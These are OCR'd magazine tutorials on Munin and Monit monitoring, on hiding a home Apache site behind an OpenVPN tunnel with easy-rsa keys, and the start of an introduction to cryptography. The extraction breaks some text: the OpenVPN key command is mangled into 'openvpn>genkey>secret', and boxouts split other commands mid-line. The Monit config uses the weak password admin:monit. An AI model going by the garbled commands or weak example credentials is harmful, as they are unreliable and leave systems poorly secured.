All *Munin* utilities are plain text Perl scripts, which means you can easily modify, read and debug them, change their output, and rewrite them in another programming language, etc. As a matter of fact, if you find that Perl is a pretty old programming language you can port *Munin* to *Go* or *Rust*!

Now, you just have to restart *Munin* (`service munin-node restart`) for changes to take effect. After that, *Munin* will start monitoring these three Apache properties, which can also be verified by the output of the `sudo munin-node-configure --suggest` command. You will have to wait a little for the web interface of *Munin* to get updated and include information about these three Apache properties.

Configuring Apache for Munin

In order to be able to see the results of *Munin* on a web browser, you will need to configure a virtual host on your favourite web server, which in this case is Apache. Additionally, you will have to enable the *fcgid* Apache module, if it is not already up and running. You can check the enabled Apache 2 modules by executing `apachectl -M` with root privileges. If *fcgid* is not enabled, you can enable it by executing `a2enmod fcgid` as root – the *fcgid* module can be found in the `libapache2-mod-fcgid` package.

Making Apache serve *Munin* is easy because *Munin* is ready to use the Apache configuration file saved as **/etc/munin/apache24.conf**. So you will need to execute the following commands as root:

```
# cd /etc/apache2/sites-available
# cp /etc/munin/apache24.conf munin.conf
# cd /etc/apache2/sites-enabled/
# a2ensite munin.conf
# systemctl reload apache2
```

Please notice that the aforementioned process creates a new copy of **/etc/munin/apache24.conf** named **munin.conf** inside **/etc/apache2/sites-available**, leaves the original version of **/etc/munin/apache24.conf** intact and that if you are using a different web server such as Nginx, you should follow a different process in order to add web support for the output of *Munin*.

Figure 2 shows the default output of the *Munin* web site, which can be accessed as **http://localhost/munin**, as served by the Apache web server after enabling the *Munin* site.

```
set daemon 120
set log /var/log/monit.log
set idfile /var/lib/monit/id
set statefile /var/lib/monit/state

set eventqueue
    basedir /var/lib/monit/events
    slots 100

set httpd port 2812 and
    use address 127.0.0.1
    allow localhost
    allow admin:monit      # require user 'admin' with password 'monit'

check system $HOST
  if loadavg (1min) > 4 then alert
  if loadavg (5min) > 2 then alert
  if cpu usage > 95% for 10 cycles then alert
```

Figure 4: This shows the Monit configuration file used in this tutorial – feel free to experiment with it!

What is really interesting about the output in Figure 3 – after pressing on the processes link on the left column of the *Munin* site and scrolling down to the processes graph – is that you can see that most of the processes are in the Sleeping state, which means this particular Linux system does not do so many things at the moment. As this particular system uses the Greek locale, the names of the days of the week are in Greek!

There exist many graphs that you should explore on your own and find what really interests you.

Configuring Monit

To configure *Monit* you will need to add or modify files inside **/etc/monit**, which is the configuration directory of **Monit** – the default configuration file of *Monit* is **/etc/monit/monitrc** and requires specific file permissions (600). Generally speaking, starting and working with the default settings until you know what you really want is always a good idea unless the default settings do nothing, as it happens with the default *Monit* configuration. However, **/etc/monit/monitrcr** contains so many informative and valuable comments that it would be a good exercise for you to just read it.

In this section you will learn how to monitor the CPU and two of the load average values as well as the operation of the Apache web server that runs on the local machine.

But let us talk about the default *Monit* settings first. The `set daemon 120` line indicates that *Monit* should monitor services every 120 seconds – depending on the severity and the importance of your services you can increase or decrease that value. However, having a very small value might increase the load of your system.

The default configuration of *Monit* says that events will be saved in **/var/lib/monit/events** and that *Monit* will read the contents of both **/etc/monit/conf.d** and **/etc/monit/conf-enabled** directories and include them in its configuration – initially both directories are empty.

The good thing is that you will find some ready to use configuration files inside **/etc/monit/conf-available**:

```
$ ls /etc/monit/conf-available/
acpid  cron    mysql  openssh-server  rsyslog
apache2  mdadm    nginx  pdns-recursor
smartmontools
at    memcached  openntpd  postfix    snmpd
```

The previous output shows that there exist many ready-to-use configuration files for various services, including Apache. So, in this case you will need to execute the `ln -s /etc/monit/conf-available/apache2 /`

» OTHER MONITORING SOFTWARE

Munin that *Monit* are not the only monitoring software available. Others include *Nagios* (**www.nagios.org**), *MRTG* (**https://oss.oetiker.ch/mrtg**), *Cacti* (**www.cacti.net**), *Zabbix* (**www.zabbix.org** *see* **LXF179**), *Icinga* (**www.icinga.com**), *OpenNMS* (**https://opennms.org**) and *Ganglia* (**http://ganglia.sourceforge.net**).

All tools have advantages and disadvantages – the best way to be able to choose between these different monitoring tools is to try them first and then decide what works best for your particular needs. *MRTG* uses SNMP and is pretty easy to install and configure. However, it can only monitor things without being able to deal with the services of your Linux machine. *Cacti* (*see* **LXF135**), *MRTG* and *Munin* use RRDtool for creating their graphs, which means that they will have a similar output.

Nagios, (*see* **LXF111**) on the other hand, is more powerful, but requires more time to learn and to configure it. However, *Nagios* can monitor multiple servers and will alert you when things go wrong. In addition, it enables you to write your own plugins and has a large library of existing plugins that allow it to even monitor database servers and web applications. Nevertheless, starting with something simpler like *Monit* before going to enterprise-focused solutions such as *Nagios* is always a good idea.

`etc/monit/conf-enabled/apache2` command with root privileges to make *Monit* watch Apache – feel free to check the contents of **/etc/monit/conf-available/apache2**, experiment with it or make changes to it in case your Apache web server uses a different port number or another custom parameter. After that you will need to restart *Monit* by executing `monit restart` with root privileges for any changes to take effect.

Figure 4 shows the final version of the **/etc/monit/monitrc** configuration file used in this tutorial, which also includes the commands for enabling the web interface of *Monit*. Moreover, you can set up *Monit* to send emails when something goes wrong but this requires a working mail server such as Postfix and it is going to be left as an exercise for readers who already have a working mail server on their Linux machines. Additionally, you can try to monitor your database server on your own. Pro-tip: it will be very helpful to start by finding the TCP port your database server listens to.

In order to get the current status of *Monit*, you should execute `monit status` from your favourite UNIX shell. However, you will get the following output if the web interface of *Monit* is not already enabled:

```
Monit: the monit HTTP interface is not enabled, please add the 'set httpd' statement and use the 'allow' option to allow monit to connect
```

If the web interface of *Monit* is properly configured, `monit status` will successfully run and return useful information such as the following:

```
Process 'apache'
  status                      Does not exist
  monitoring status           Monitored
  monitoring mode             active
  on reboot                   start
  data collected              Tue, 31 Jul 2018 22:54:48
```

The previous output says `Apache is not running at the moment`. However, *Monit* will automatically start Apache and so the previous output will be replaced by the following:

```
Process 'apache'
  status                      OK
  monitoring status           Monitored
  monitoring mode             active
  on reboot                   start
  pid                         6304
  ...
  data collected              Tue, 31 Jul 2018 22:58:48
```

Should you wish to get a quick summary about the status of *Monit*, you should execute the `monit summary` command with root privileges – the output of that command is more or less what you will get from the web interface of *Monit*.




Figure 5: You cannot execute the 'monit status' and 'monit summary' commands without a working Monit web interface




Figure 6: This shows the kind of data that can be found inside the log file of Monit, the **munin-update.log** file as well as the contents of the **/var/log/munin directory**.

The web interface of Monit

Monit has a web interface that should be enabled before using it – this section will illustrate the process. But first of all you should be aware of the fact that *Monit* has its own web server and that you will not need to make any changes to the web server you are using in order to add support for *Monit* to it. After all, how would *Monit* monitor a web server and give you information about it if the web interface of *Monit* is dependant on that particular web server?

The commands in the **monitrc** file that enables the web interface of *Monit* are as follows:

```
set httpd port 2812 and
    use address 127.0.0.1
    allow localhost
    allow admin:monit
```

The first command says that the *Monit* web interface will use TCP port 2812, which is the default port number for *Monit*. The second command specifies the IP address that the *Monit* web server will listen to, whereas the third command tells *Monit* it will only accept HTTP connections from the `localhost` machine. The last command tells *Monit* to require a username (**admin**) and a password (**monit**) for each HTTP connection.

The following output verifies that *Monit* listens to TCP port 2812 on `localhost` (127.0.0.1) only, which means that our configuration is correct:

```
$ sudo netstat -tupln | grep monit
tcp  0  0 127.0.0.1:2812  0.0.0.0:*  LISTEN  671/monit
```

Figure 5 shows the default screen of the *Monit* web interface, which is clean, professional and informative.

If you are familiar with HTTPS, you can change **/etc/monit/monitrc** to make it use HTTPS instead of HTTP for your connections to the *Monit* web server.

You should be persuaded by now about the usefulness of both *Munin* and *Monit*. However, the difficulty does not lie in convincing you about the usefulness of monitoring, but in deciding which monitoring software you will use (see the boxout on the page opposite), and which system aspects you should monitor! LXF

OPENVPN

Create secret and secure web servers

Dennis Jarecke takes an existing website on his home server and hides it from everyone but his closest friends. You never know who's looking...

OUR EXPERT

Dennis Jarecke is a passionate Linux enthusiast who's been using Unix/Linux since the mid 1990s.

Let's face it. There's always a shady organisation or overreaching government wanting to hack your system and spy on your life. Keeping your internet activity secure can be difficult, especially if you've got servers you want hidden from everyone except a few trusted individuals. That's the point of what we're going to do in this article. We're going to show you how to access your own web server from anywhere in the world without anyone knowing about it.

There are several ways you can create secure connections between two computers, but for our purposes we're going to use *OpenVPN*. It's considered one of the best solutions available because it's based on sound encryption algorithms, it's open source and it's highly configurable. It creates an encrypted tunnel between two computers using OpenSSL which makes it possible for data to be transferred, without that data being compromised.

Here's the scenario. Imagine you're running OpenSUSE Leap 42.3 with a website you want to access without anyone knowing it exists. The site is up and running and working great behind your router.


But now you want to access the server from anywhere in the world. You could go to your router and route HTTP traffic to your Linux machine, but that would expose your computer to every hacker on the planet. Alternatively, you can create an *OpenVPN* tunnel between your laptop and desktop computer that only you have access to. This will keep your activity hidden because you're not connecting to ports 80 or 443, and your traffic will be encrypted for maximum security. Let's see how you can implement this for yourself.

Setting up *OpenVPN* has lots of steps, and the first time you do it it's difficult. There are technical concepts you need to understand and usually up to 10 files you need to create. Plus, there are lots of configurations that are talked about online, and each one has its own set of steps that may not be applicable to our situation here. If this is new to you, focus on routing tables and OpenSSL's public key infrastructure to understand what's going on.

QUICK TIP

The default cipher for OpenVPN is BF-CBC., but it's no longer recommended because of known attack vectors against it. Change it to something more secure like AES-256-CBC.

Most OpenVPN issues are related to routing and the firewall. Temporarily take the firewall down if you're having issues connecting.




```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group defau
    link/ether b0:6e:bf:61:43:a3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.147/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::b26e:bfff:fe61:43a3/64 scope link
       valid_lft forever preferred_lft forever
3: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether e8:d1:1b:99:d1:c1 brd ff:ff:ff:ff:ff:ff
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
    link/none
    inet 10.0.0.1/24 brd 10.0.0.255 scope global tun0
       valid_lft forever preferred_lft forever
```

Running the command 'ip address' will show the ip addresses attached to each device. OpenVPN will create tun0 and attach 10.0.0.1 to it.

Here's a summary of what happens. In the configuration files you'll designate a network for *OpenVPN* (like 10.0.0.0/24), and the *OpenVPN* software will create a virtual network adaptor for it (like tun0). *OpenVPN* will modify the Linux routing table to send 10.0.0.0/24 packets through tun0.

Virtual and physical adaptors

Outgoing packets are encrypted with OpenSSL at the virtual network adaptor (tun0), forwarded via the routing table to the physical adaptor (eth1), and sent out to the internet. Incoming packets arrive at the physical adaptor (eth1) on port 1194, are forwarded to the virtual adaptor (tun0), decrypted with OpenSSL, and then sent to local programs like Apache. As an end-user, all you have to do is interact with the IP address of the virtual network adaptor created automatically when *OpenVPN* is started. In other words, you treat 10.0.0.0/24 as any other external network, but with the confidence that your packets are secure.

The *OpenVPN* documentation says you may need to tell Linux to forward traffic between ethernet devices. The command `sysctl -w net.ipv4.ip_forward=1` will get forwarding working between your physical and virtual adaptors.

It's important to note that the firewall will sit between your virtual network adaptor and local programs like Apache and between the virtual adaptor and the physical adaptor. The diagram (*left*) shows the INPUT, Output, and Forward chains in the filter table, but the PREROUTING and POSTROUTING chains can also impact your configuration if you're not careful.

The *OpenVPN* authentication, encryption, and decryption occurring at tun0 is handled by OpenSSL.

OpenSSL is a general-purpose cryptography library for creating and managing a public key infrastructure (PKI). While this may be familiar, let's review because it's a major component of *OpenVPN* and a big step in the configuration process.

When two people want to communicate privately they create private and public keys, and then exchange their public keys while keeping their private keys secret. Messages are encrypted with public keys and can only be decrypted with the matching private key. Messages can be signed with a private key and verified with a public key. This means messages can be encrypted and authenticated in one easy framework. Public keys are often referred to as a certificate, or cert for short.

The situation is usually complicated by adding a Certificate Authority, or CA for short. The CA is a person or business with their own private key and corresponding certificate. The purpose of the CA is to sign other people's certificates. In other words, the CA adds another layer of validation and verification. For *OpenVPN*, it means you can revoke access to your *OpenVPN* server at any time

It's useful to remember what happens with HTTPS traffic. When calling a secure website via https://, the server sends its certificate signed by a CA to your browser. The browser will verify the signed certificate using the public certificate of the CA. Then, the browser will generate a key, encrypt it with the server's public certificate, and send it to the server. Going forward, communication between browser and website will be encrypted symmetrically with that key.


In *OpenVPN*, both the server and client machines will have a CA cert as well as public and private keys. (You'll see how those are created below.) When a client machine connects to an *OpenVPN* server, both machines will exchange their public certificates and verify them with the CA certificate. Then, both computers will randomly generate keys, encrypt them with each other's certificates, and exchange them with each other. Data is then encrypted with these keys. These keys are never used bidirectionally because they are in HTTPS traffic.

Now with all this explanation behind us, let's get you up and running with a real *OpenVPN* configuration. You'll need two computers to do this. One will act as a server and the other will act as a client. In this example, the *OpenVPN* server is an OpenSUSE 42.3 desktop and the client is a laptop also running OpenSUSE 42.3. Apache should be running and serving up the web site you want to keep hidden. Both computers will need *OpenVPN* installed (there's no difference between server and client *OpenVPN* software) so either download it or install it through your distribution's package manager. On OpenSUSE run `zypper` install and *openvpn*.

Diffie Hellman

Creating the private keys and certificates turns out to be easy. The OpenSSL commands can be complicated so there's a program called *easy-rsa* that makes building the keys and certs quick and simple. Run `zypper` and install *easy-rsa* to install it.

Once installed, navigate to **/etc/easy-rsa** and modify the **vars** file if you want to change any defaults. If this is your first time, leave it alone until you're more comfortable with *OpenVPN*. Next, run the command `easyrsa init-pki`. This will create the directory **/etc/easy-rsa/pki** where your keys and certs will be created.



OpenVPN runs in user space to encrypt and decrypt packets going between the physical eth0 device and the virtual tun0 device.

Now run the command `easyrsa build-ca` to create a CA key and cert. Make sure you enter a password and record it in your password manager. Once the command is finished you'll find that you've created **/etc/easy-rsa/pki/ca.crt** and **/etc/easy-rsa/pki/private/ca.key**.

Next, run the command `easyrsa build-server-full server nopass`. It will ask for the password to your CA key. This will create **issued/server.crt** and **private/server.key** in the **/etc/easy-rsa/pki** directory. These are your server key and certificate, respectively. Doing this will automatically sign your **server.crt** with the **ca.key** file above.

To create the client key and certificate, run the command `easyrsa build-client-full client nopass`. This will create **issued/client.crt** and **private/client.key** in the **/etc/easy-rsa/pki** directory. The **client.crt** file will be automatically signed by the **ca.key** file.

Now let's build the Diffie Hellman parameters with the command `easyrsa gen-dh`. This will create **/etc/easy-rsa/pki/dh.pem**. This is important because the RSA certificates are used for authentication, but not for encrypting data across the tunnel. It's too slow. With Diffie Hellman parameters keys can be quickly created

QUICK TIP

The Electronic Frontier Foundation has a good article on encrypting files with PGP (http://bit.ly/2KP3g00). Just remember to put a long password on to your private key.

» ADD ANOTHER SITE

First, designate an unused IP address in the 10.0.0.0/24 range you want to be attached to your second site. Let's say it's 10.0.0.222 for demonstration purposes. Next, create a virtual host file for the new site in **/etc/apache2/vhosts.d**. In it we designate <VirtualHost 10.0.0.222:80> so Apache responds to that IP address. Restart Apache with `systemctl restart httpd`. Finally, add 10.0.0.222 to the tun0 interface by running `ip address add 10.0.0.222 dev tun0`. This will attach the IP address to tun0 so the device responds to it. Verify it's added with `ip address show`. Change your `after.local command` to `openvpn --config /etc/openvpn/server.conf && sleep 10s && ip address add 10.0.0.222 dev tun0` so it's executed on a reboot. The &&'s make sure the previous command runs properly before executing the next command, and the sleep function waits for openvpn to create tun0 before adding another IP address to it.

Now you're ready to test your second secret site. Connect to your server as usual, and point your browser to **http://10.0.0.222**. Your second, secret site should be up and running.

to encrypt data. This is faster and allows for re-keying persistent connections.

Finally, there's an optional command that will add an additional signature to all SSL/TLS handshake packets for integrity verification. Run openvpn>genkey>secret ta.key and place **ta.key** in **/etc/easy-rsa/pki**.

Filename	Needed By	Purpose	Secret
ca.crt	Server and all clients	Root CA certificate	No
ca.key	Key signing machine only	Root CA key	Yes
dh.pem	Server only	Diffie Hellman parameters	No
server.crt	Server only	Server Certificate	No
server.key	Server only	Server Key	Yes
client.crt	Client only	Client Certificate	No
client.key	Client only	Client Key	Yes
ta.key	Server and all clients	SSL integrity verification	Yes

Notice all the keys and certificates have been created on the same machine. It doesn't have to be this way. Ideally, the machine with **ca.key** is designated as a key signing machine and should be separate from the *OpenVPN* server. For maximum security the key signing machine should be off the network. In addition, we could have created **client.key** on the client machine and submitted a Certificate Signing Request to the key signing machine. After signing, the **client.crt** file would be sent to the client machine. This would be more secure because **client.key** would never have to leave the client machine.

Secure your server

First, copy **ca.crt**, **server.key**, **server.crt** and **ta.key** to **/etc/openvpn**.

Next, let's look at a typical configuration. Call the file below **server.conf** and put it in **/etc/openvpn**.

```
server 10.0.0.0 255.255.255.0
proto udp
port 1194
dev tun
topology subnet
persist-key
persist-tun
keepalive 10 60
remote-cert-tls client
tls-auth /etc/openvpn/ta.key 0
dh /etc/openvpn/dh.pem
ca /etc/openvpn/ca.crt
cert /etc/openvpn/server.crt
key /etc/openvpn/server.key
cipher AES-256-CBC
user nobody
group nobody
verb 3
daemon
log-append /var/log/openvpn.log
comp-lzo yes
```

This configuration file opens UDP port 1194 for the physical VPN connection and creates a virtual `tun` Ethernet device with subnet 10.0.0.0/24. Notice that it references the four files we created. After starting, *OpenVPN* changes the user and group ID to nobody for additional protection of the server in case someone manages to get control of an *OpenVPN* session. A log file is defined, and the recommended verbosity level of 3 is selected. Finally, we LZO compress the data across the tunnel.

Now let's start the *OpenVPN* server. If you have a firewall running, open port 1194 with something like `iptables -A INPUT -p udp -m udp --dport 1194 -j ACCEPT`. You can manually start *OpenVPN* with the command `openvpn --config /etc/openvpn/server.conf`. To start it automatically at a reboot, place the command in `/etc/rc.d/after.local`.

You can verify *OpenVPN* is running in several ways:

- Use the *top* command to find *OpenVPN* running under user `nobody`
- Use *ifconfig* or `ip addr show` to see that tun0 is attached to IP address 10.0.0.1
- Use the *route* or `ip route` command to see that 10.0.0.0 is routed to tun0

Client config

Configuring your client laptop is almost identical and quick to do. Use the following configuration file:

```
client
remote openvpn-server-hostname-or-ip 1194
proto udp
nobind
dev tun
persist-key
persist-tun
```

» KILLING BAD ACTORS

What happens when someone's not behaving properly and you want to remove their access to your server? The *easy-rsa* program enables you to revoke their access. Here's how you do it.

The file **/etc/easy-rsa/pki/index.txt** is the "master database" of all your issued certificates. It will look something like this:

```
R   2710311194324Z  180920101828Z
97913BB18DF2BACC70047EE8E8AF8E29    unknown /CN=bob
V   2710311195653Z      082F05CAE53FEC2AB52DA56C044C5884
unknown /CN=sally
V   280206223922Z  180920100650Z
C6DB4B3B0CC7D9EF94DF02E18444FC2B    unknown /CN=joe
```

A `V` indicates a valid certificate, and `R` means the certificate has been revoked. You'll find the common name of the certificates at the very right.

Let's say that we want to remove Joe's access. To revoke his certificate run the following commands:

```
cd /etc/easy-rsa
easyrsa revoke joe
easyrsa gen-crl
```

If you look in **index.txt** you'll find there's an `R` on Joe's line.

The `easyrsa gen-crl` command updates the certificate revocation list located in the file **crl.pem**. Now copy **/etc/easy-rsa/pki/crl.pem** to **/etc/openvpn**, add `crl-verify /etc/openvpn/crl.pem` to **/etc/openvpn/server.conf**, and restart your *OpenVPN* server. Remember, *OpenVPN* is now running as user nobody, so make sure **crl.pem** is world readable. If you've previously put **crl-verify** into **server.conf**, then all you need to do is copy over the updated **crl.pem** file.

```
remote-cert-tls server
tls-auth /etc/openvpn/ta.key 1
ca /etc/openvpn/ca.crt
cert /etc/openvpn/client.crt
key /etc/openvpn/client.key
cipher AES-256-CBC
user nobody
group nobody
verb 3
log-append /var/log/openvpn.log
comp-lzo yes
```

Here we're declaring the laptop as a client machine with the remote option pointing to the *OpenVPN* server. Make sure you replace **openvpn-server-hostname-or-ip** with the IP address of your server. Call this **client.conf** and put it in **/etc/openvpn**. Next, transfer **ca.crt**, **ta.key**, **client.crt** and **client.key** to the laptop and put them in **/etc/openvpn**. Finally, start *OpenVPN* with `openvpn --config /etc/openvpn/client.conf`.

You can verify *OpenVPN* is running with the same three methods mentioned above. But to make sure both machines are connected run `ping 10.0.0.1`, which will ping the *OpenVPN* server from the client. If this works then the two machines are connected via *OpenVPN*.


Apache attack!

Remember that the goal is to connect to Apache running on a Linux server through *OpenVPN*. There are four more problems that need to be overcome and it turns out they're easy to solve.

First, make sure the firewall has a port open with the command `iptables -A INPUT -s 10.0.0.0/24 -p tcp -m tcp --dport 80 -j ACCEPT`. Remember, you specified 10.0.0.0/24 as the *OpenVPN* network in the **server.conf** file above. This makes sure Apache will receive the packets from the *OpenVPN* network.

The second problem is configuring Apache to respond to requests coming over the *OpenVPN* virtual network. Because we don't want anybody to know about this server, we can't rely on DNS to identify it. This means requests to Apache won't have a server name associated with it. To get Apache to respond without a server name, create the virtual host <VirtualHost 10.0.0.1:80> by putting a file called **myserver.conf** in **/etc/apache/vhosts.d** with the same directives that currently work for the host you want to access. You should have Apache up and running and serving up your website locally, so just use the same directives with the new VirtualHost. However, you need to remove the ServerName entry since you aren't accessing the web site with a server name. Now go to your laptop, start *OpenVPN*, and type http://10.0.0.1 into your browser's navigation bar. Your super-secret website should appear.

But we've only done this from behind the router. The third problem is being able to reach the server from outside our network. For example, from a local pub or cafe. Usually, a hostname and IP address are connected though a DNS zone file. Or maybe you use a dynamic DNS service. But we don't want anybody to know about this server so we can't use either of these solutions. In principle you can look at your router's WAN IP address,



but what if it changes? Here's a slick way to access your server's WAN IP address even if it's behind a router: `dig +short myip.opendns.com @resolver1.opendns.com`. Try it now on your own Linux machine.

This command is useful because it can be put into your cron table and executed periodically. Once a day is usually more than enough as ISPs don't change their IP addresses more frequently than that. Here ours changes every few months. You can *ssh* into your server at any time, run the command, then update the "remote" option in the **client.conf** file if it changes.

Furthermore, the output can be placed into a file and transferred to another server. For example, `0 */4 * * * dig +short myip.opendns.com @resolver1.opendns.com >> ~/myip.txt; scp ~/myip.txt me@myserver:` is a **crontab** entry that will grab your IP address every four hours, put it in a file, then send the file to another server whose IP address doesn't change – a VPS defined in your SSH config file. This assumes a passwordless SSH key and that the server is trusted.

Additional security can be obtained by using GPG to encrypt the file before transmission. Now the file can be put on public servers without your IP address being compromised. For example, the encrypted file can be emailed to you automatically or put into Dropbox. Or indeed, both. However you want to do it, you can now determine the IP address of your router at any time and change the remote option in **/etc/openvpn/client.conf** to point to it.

When testing at home behind your router, use the 192.168.0.0/16 address assigned to your desktop server. This enables testing with both the server and laptop right in front of you. Once this is working properly, go outside your home (or use a mobile pohe hotspot), connect to a public Wi-Fi, and then test the connection by changing the IP address in the remote option to the WAN IP address obtained from the *dig* command above. Doing this leads us to problem four.

Problem number four is making sure you can access your server when it's behind a router. For routers running DD-WRT it's easy to set up. Go to the NAT/QoS table and look at the Port Forwarding tab. Port 1194 can be forwarded to the server running *OpenVPN*.

Congratulations, you did it! You've successfully set up a super-secret web server that nobody knows about and can't be observed because of the *OpenVPN* encryption. It's important to note that this doesn't forward all your internet traffic to your *OpenVPN* server – only the traffic between your laptop and the server. Forwarding all your traffic to your *OpenVPN* server is a topic for another day. LXF

Routers with firmware like DD-WRT can automatically pass OpenVPN traffic to a designated computer on your home network.

QUICK TIP

Getting all the networking stuff configured is the hard part about OpenVPN. If you're having problems, take down the firewall and get OpenVPN working without it. Then turn the firewall back on.

BEHIND-THE-SCENES GUIDE TO CRYPTOGRAPHY

Interested in the inner working of cryptographic tools? **Mike Bedford** provides a hands-on introduction to the technology of cryptography.

Cryptography – rendering a message or data unintelligible to any unauthorised party – is commonly used to protect data on a hard disk in the case of loss or theft, or to obfuscate data that's transmitted online.

It's a vital tool in everyday activities such as online banking, where it works behind the scenes, and you may well use encryption tools on your PC. Here we put cryptography under the spotlight. However, this isn't a guide on how to use cryptographic tools for real-world applications. Instead, because the underlying technology is a mystery to many, we aim to help you to understand the principles and see how today's ciphers came about.

To guide you in this voyage of discovery, we'll use some excellent open source software that will give you hands-on experience, and we'll also suggest some exercises that you could undertake by hacking your own code. Our software of choice, *JCrypTool*, is a valuable educational resource, and we'll illustrate some of the ciphers we discuss by reference to this software. However, that's only scratching the surface of its capabilities so, if you want to learn more about this fascinating subject, we suggest you delve further into *JCrypTool* yourself.

Note that this article is intended to inform you, not to provide practical guidance on real-world cryptography. So, while we encourage you to try out ideas with your own code, we don't recommend that you use your code to protect your most valuable secrets. Mistakes won't always be obvious and the risk of getting it wrong is just too great. Furthermore, if you have a real need for encryption, we recommend that you read several impartial reviews before making your choice. And finally, before getting bogged down in unfamiliar terminology, we suggest you get up to date on the language of cryptography by looking at the box just over there...

The first ever use of cryptography is believed to have been carried out by Julius Caesar. It was simple in the extreme but, since nobody had ever encountered an encrypted message before, it was probably very effective. Each letter in the alphabet was moved forward by three places, wrapping around back to A if this took you beyond Z. So, for example, A became D, B became E, X became A, and Y became B, so LINUX would be encrypted as OLQXA.

This might be trivially simple, but it leads into a discussion of the algorithm and the key if we generalise the Caesar Cipher. Instead of always shifting forward by three places, a more general algorithm would shift each letter forward by a variable number of positions. In mathematical terms, the algorithm would be ciphertext = (plaintext + shift) mod 26. The variable shift, which is the number of positions to move forward in the alphabet, is known as the key and is a vital concept in modern cryptography.


Today, it's assumed that the algorithm will be known so security depends on keeping the key secret. In this case of the generalised Caesar Cipher, the snag is that there are only 26 possible keys – and one of those, the value 0 – gives ciphetext that's identical to the plaintext. This means that it's not difficult to try all the possible keys until you find readable text. This is called a brute force attack. While it's easy to get your head around this cipher without trying it out, this might be a good time, nevertheless, to try it out in *JCrypTool*. You won't find *JCrypTool* in the repositories but you can download it from **www.cryptool.org** – it requires the Java 8 runtime environment. Choosing Classic and then Caesar from the Algorithms menu will enable you to encrypt or decrypt text using the generalised Caesar cipher.

